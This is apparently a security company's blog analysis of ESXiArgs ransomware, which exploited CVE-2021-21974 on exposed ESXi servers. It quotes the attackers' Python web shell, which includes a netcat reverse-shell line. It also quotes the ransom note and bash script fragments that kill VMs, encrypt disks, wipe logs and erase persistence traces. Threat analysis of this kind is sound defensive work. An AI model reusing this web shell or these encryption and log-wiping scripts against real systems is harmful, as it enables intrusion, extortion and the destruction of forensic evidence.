Hide your Hypervisor: Analysis of ESXiArgs Ransomware

secuinfra.com/en/techtalk/hide-your-hypervisor-analysis-of-esxiargs-ransomware/

07.02.2023

In this blog post we will be analyzing the recent “ESXiArgs” Ransomware variant, which spread to a large number of outdated, internet-exposed ESXi Servers around the world.


Attack Vectors

In the past Ransomware targeting ESXi Hypervisors was largely human-operated as a later stage of general Ransomware attack, where other Assets (Clients, Servers) are encrypted first. Accessing these virtualization systems usually involves acquiring credentials first and changing configuration options to allow for remote access to the Hypervisor, where the ransomware is executed by the attacker through a “hands-on-keyboard” attack.

This changed in late 2022 when Juniper Threat Labs first discovered a novel Backdoor targeting ESXi Hypervisors. A few weeks later this Backdoor script would be the first post-exploitation component of an automated Ransomware campaign named “ESXiArgs” (after the targeted systems and the file extension .args). The spread of ESXiArgs Ransomware surged starting on February 2nd 2023 when automated exploitation of the Vulnerability CVE-2021-21974 hit many internet-facing ESXi deployments hosted with e.g. OVH, Hetzner and other Hosters around the world. The OpenSLP (Service Location Protocol) on Port 427/tcp is exploited through a Heap-Overflow leading to Remote Code Execution on the ESXi system. Public exploitation tools have been available since June 2021. According to the warning issued by CERT-FR the vulnerability affects unpatched systems running the following ESXi versions:

- ESXi versions 7.x before ESXi70U1c-17325551
- ESXi versions 6.7.x before ESXi670-202102401-SG
- ESXi versions 6.5.x before ESXi650-202102101-SG

At the time of writing there are nearly 2500 ESXi systems exposed to the Internet that are affected by ESXiArgs Ransomware as found by the search engine Censys (based on the Ransomnote being present on the ESXi Web Interface).



tore Your Files" and services.http.response.html_title:"How to Restore Your Files"

Host Filters

Autonomous System:

1,099 OVH
298 HETZNER-AS
142 Online SAS
37 LEASEWEB-NL-AMS-01 Netherlands
19 IOMART-AS
More

Location:

915 France
362 United States
321 Germany
240 Canada
98 United Kingdom
More

Hosts
Results: 2,453 Time: 0.79s


199.38.[redacted]
WHITELABELIT (394625) United States
22/SSH 80/HTTP 123/NTP 443/HTTP 902/SMTP
9080/HTTP

37.48.[redacted]
LEASEWEB-NL-AMS-01 Netherlands (60781) North Holland, Netherlands
22/SSH 80/HTTP 123/NTP 443/HTTP 902/SMTP
5989/HTTP

163.172.[redacted]
Online SAS (12876) France
22/SSH 80/HTTP 443/HTTP 902/SMTP 9080/HTTP

Figure 1: Censys Search for ESXiArg victims

Analysis of ESXiArgs Ransomware



How to Restore Your Files

Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send **2.073141** bitcoins to the wallet **1KEx**[redacted]

If money is received, encryption key will be available on **TOX_ID: D6C3**[redacted]

Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release


Note

SSH is turned on

Firewall is disabled

Figure 2: Ransomnote displayed on the ESXi Webinterface of a compromised system

After the initial exploitation of CVE-2021-21974 the threat actors persist the "vmtools.py" Backdoor script that was previously analyzed by Juniper Threat Labs. The Web Shell consists of a HTTP Server on Port 8008 that accepts post requests with a specified command structure. Requests with the action “local” run commands on the Hypervisor system and output to the web shell. Using the “remote” action the attackers can open a reverse shell to the specified host IP and port.




```python
#!/bin/python
"""
Copyright 2011 - 2014 VMware, Inc.  All rights reserved.

This module starts debug tools
"""

from http.server import BaseHTTPRequestHandler, HTTPServer
import cgi
import hashlib
import os
import subprocess
import base64
import binascii

class PostServer(BaseHTTPRequestHandler):
    def do_POST(self):
        self.send_response(200)
        self.send_header('Content-type','text/html')
        self.end_headers()

        form = cgi.FieldStorage(
            fp=self.rfile,
            headers=self.headers,
            environ={'REQUEST_METHOD': 'POST'}
        )

        pwd = form.getvalue('server_namespace')
        action = form.getvalue('service_instance')
        if pwd is None or hashlib.md5(pwd.encode()).hexdigest() != '[HASH REDACTED]':
            return

        if action is None or action == 'local':
            encoded_cmd = form.getvalue('operation_id')
            if encoded_cmd is not None:
                try:
                    cmd = str(base64.b64decode(encoded_cmd), "utf-8")
                except binascii.Error:
                    return
                self.wfile.write(os.popen(cmd).read().encode())

        if action == 'remote':
            host = form.getvalue('envelope')
            if host is not None:
                port = form.getvalue('path_set')
                if port is None:
                    port = '427'

                cmd = 'mkfifo /tmp/tmpy_8th_nb; cat /tmp/tmpy_8th_nb | /bin/sh -i 2>&1 | nc %s %s > /tmp/tmpy_8th_nb' % (host, port)
                subprocess.Popen(cmd, shell=True)

HTTPServer(('127.0.0.1', 8008), PostServer).serve_forever()
```

Figure 3: vmtools.py Script – used for a Web Shell

Once persistence on the Hypervisor is achieved the threat actors transfer the Ransomware components to the system through an archive file called “archieve.zip”, which contains the Ransomnotes for the Web Interface and SSH Message of the Day as well as a Bash script and an ELF binary for the file encryption.

ESXiArgs Ransomware is implemented in the Bash script while the supplied ELF binary is only used for the encryption process. Let’s look at the script first:


First ESXiArgs collects a list of disk and swap files for the configured VMs on the Hypervisor and renames them. In contrast to many other ESXi Ransomware implementations ESXiArgs does not use utilities like “esxcli”, “vmware-cmd” or “vim-cmd” to power down running VMs to be able to encrypt them, but rather it just terminates the vmx process. This action could potentially lead to errors or corruption of VM data.



```
## CHANGE CONFIG

for config_file in $(esxcli vm process list | grep "Config File" | awk '{print $3}'); do
  echo "FIND CONFIG: $config_file"
  sed -i -e 's/.vmdk/1.vmdk/g' -e 's/.vswp/1.vswp/g' "$config_file"
done

## STOP VMX
echo "KILL VMX"
kill -9 $(ps | grep vmx | awk '{print $2}')
```

Figure 4: Information Gathering and killing vmx


When encrypting VM data ESXiArgs iterates through a list of volumes and tries to encrypt VM storage and configuration files using intermitted encryption blocks. The information which file to encrypt is passed as arguments to the “encrypt” binary which we will analyze shortly.



```
## ENCRYPT

chmod +x $CLEAN_DIR/encrypt

for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  ' '{print $2}'); do
  echo "START VOLUME: $volume"
  IFS=$'\n'
  for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o -name "*.vswp" -o -name "*.vmss" -o
  -name "*.nvram" -o -name "*.vmem"); do
      if [[ -f "$file_e" ]]; then
        size_kb=$(du -k $file_e | awk '{print $1}')
        if [[ $size_kb -eq 0 ]]; then
          size_kb=1
        fi
        size_step=0
        if [[ $(($size_kb/1024)) -gt 128 ]]; then
          size_step=$((($size_kb/1024/100)-1))
        fi
        echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\" $size_step 1 $((size_kb*1024))"
        echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
        nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $((size_kb*1024)) >/dev/null 2>&1&
      fi
  done
  IFS=$" "
done
```

Figure 5: File Encryption Routine


After encrypting the VM files the Ransomware drops two Ransomnotes: The first one will overwrite the vSphere Web Interface (see Figure 2) and the second one will overwrite the SSH Message of the Day to be displayed on Login.
To cover their tracks and make following investigations more difficult ESXiArgs deletes Log-Files from the system.



```
## INDEX.HTML
CLEAN_DIR="/tmp/"
IFS=$'\n'
for file_ui in $(find /usr/lib/vmware -type f -name index.html); do
  path_to_ui=$(dirname $file_ui)
  echo "FIND UI: $path_to_ui"
  mv "$path_to_ui/index.html" "$path_to_ui/index1.html"
  cp "$CLEAN_DIR/index.html" "$path_to_ui/index.html"
done
IFS=$' '

## SSH HI

mv /etc/motd /etc/motd1 && cp $CLEAN_DIR/motd /etc/motd

## DELETE
echo "START DELETE"

/bin/find / -name *.log -exec /bin/rm -rf {} \;
```

Figure 6: Dropping the Ransomnote and deleting Log files


Lastly ESXiArgs will remove it’s persistence (e.g. via /etc/rc.local.d/local.sh) and delete all artifacts used for the encryption process to act as an Anti-Analysis measure.



```
if [ -f "/sbin/hostd-probe.bak" ];
then
  /bin/rm -f /sbin/hostd-probe
  /bin/mv /sbin/hostd-probe.bak /sbin/hostd-probe
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /sbin/hostd-probe
fi

B=$(/bin/vmware -l | /bin/grep " 7." | /bin/wc -l)
if [[ $B -ne 0 ]];
then
  /bin/chmod +w /var/spool/cron/crontabs/root
  /bin/sed '$d' /var/spool/cron/crontabs/root > /var/spool/cron/crontabs/root.1
  /bin/sed '1,8d' /var/spool/cron/crontabs/root.1 > /var/spool/cron/crontabs/root.2
  /bin/rm -f /var/spool/cron/crontabs/root /var/spool/cron/crontabs/root.1
  /bin/mv /var/spool/cron/crontabs/root.2 /var/spool/cron/crontabs/root
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /var/spool/cron/crontabs/root
  /bin/chmod -w /var/spool/cron/crontabs/root
fi

if [[ $B -eq 0 ]];
then
  /bin/sed '1d' /bin/hostd-probe.sh > /bin/hostd-probe.sh.1 && /bin/mv /bin/hostd-probe.sh.1 /bin/hostd-probe.sh
fi

/bin/rm -f /store/packages/vmtools.py
/bin/sed '$d' /etc/vmware/rhttpproxy/endpoints.conf > /etc/vmware/rhttpproxy/endpoints.conf.1 && /bin/mv /etc/vmware/rhttpproxy/endpoints.conf.1 /etc/vmware/rhttpproxy/endpoints.conf
/bin/echo '' > /etc/rc.local.d/local.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/vmware/rhttpproxy/endpoints.conf
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /bin/hostd-probe.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/rc.local.d/local.sh

/bin/rm -f $CLEAN_DIR"encrypt" $CLEAN_DIR"nohup.out" $CLEAN_DIR"index.html" $CLEAN_DIR"motd" $CLEAN_DIR"public.pem" $CLEAN_DIR"archieve.zip"

/bin/sh /bin/auto-backup.sh
/bin/rm -- "$0"

/etc/init.d/SSH start
```

Figure 7: Deletion of artifacts and persistence


The ESXiArgs “encrypt” binary is a 64bit LSB ELF file with the debug information still intact. Still it only handles the actual file encryption it is relatively small with a file size of 48KB.



```
[redacted]:~/Malware/FalconTeam/esxi/esxiargs$ file encrypt
encrypt: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
nux 2.6.8, with debug_info, not stripped
```

Figure 8: Information on the “encrypt” binary


The binary features a usage dialog and requires the RSA Public Key, the file path and values for the intermitted encryption to be passed as arguments.



```
puts("usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]");
puts("       enc_step   -   number of MB to skip while encryption");
puts("       enc_size   -   number of MB in encryption block");
puts("       file_size  -   file size in bytes (for sparse files)\n");
return 1;
```

Figure 9: Help menu for the “encrypt” binary

The file encryption is done through a combination of asymmetric RSA and symmetric Sosemanuk algorithms. Sosemanuk is part of the eSTREAM portfolio and a relatively rare sight in Ransomware. From the debug information contained in the binary we suspect that the threat actors may have based their implementation on this Github repository.



```
_BYTE *__fastcall sosemanuk_encrypt(__int64 a1, _BYTE *a2, _BYTE *a3, unsigned __int64 a4)
{
  _BYTE *result; // rax
  unsigned __int64 v5; // [rsp+0h] [rbp-30h]
  _BYTE *v6; // [rsp+8h] [rbp-28h]
  _BYTE *v7; // [rsp+10h] [rbp-20h]
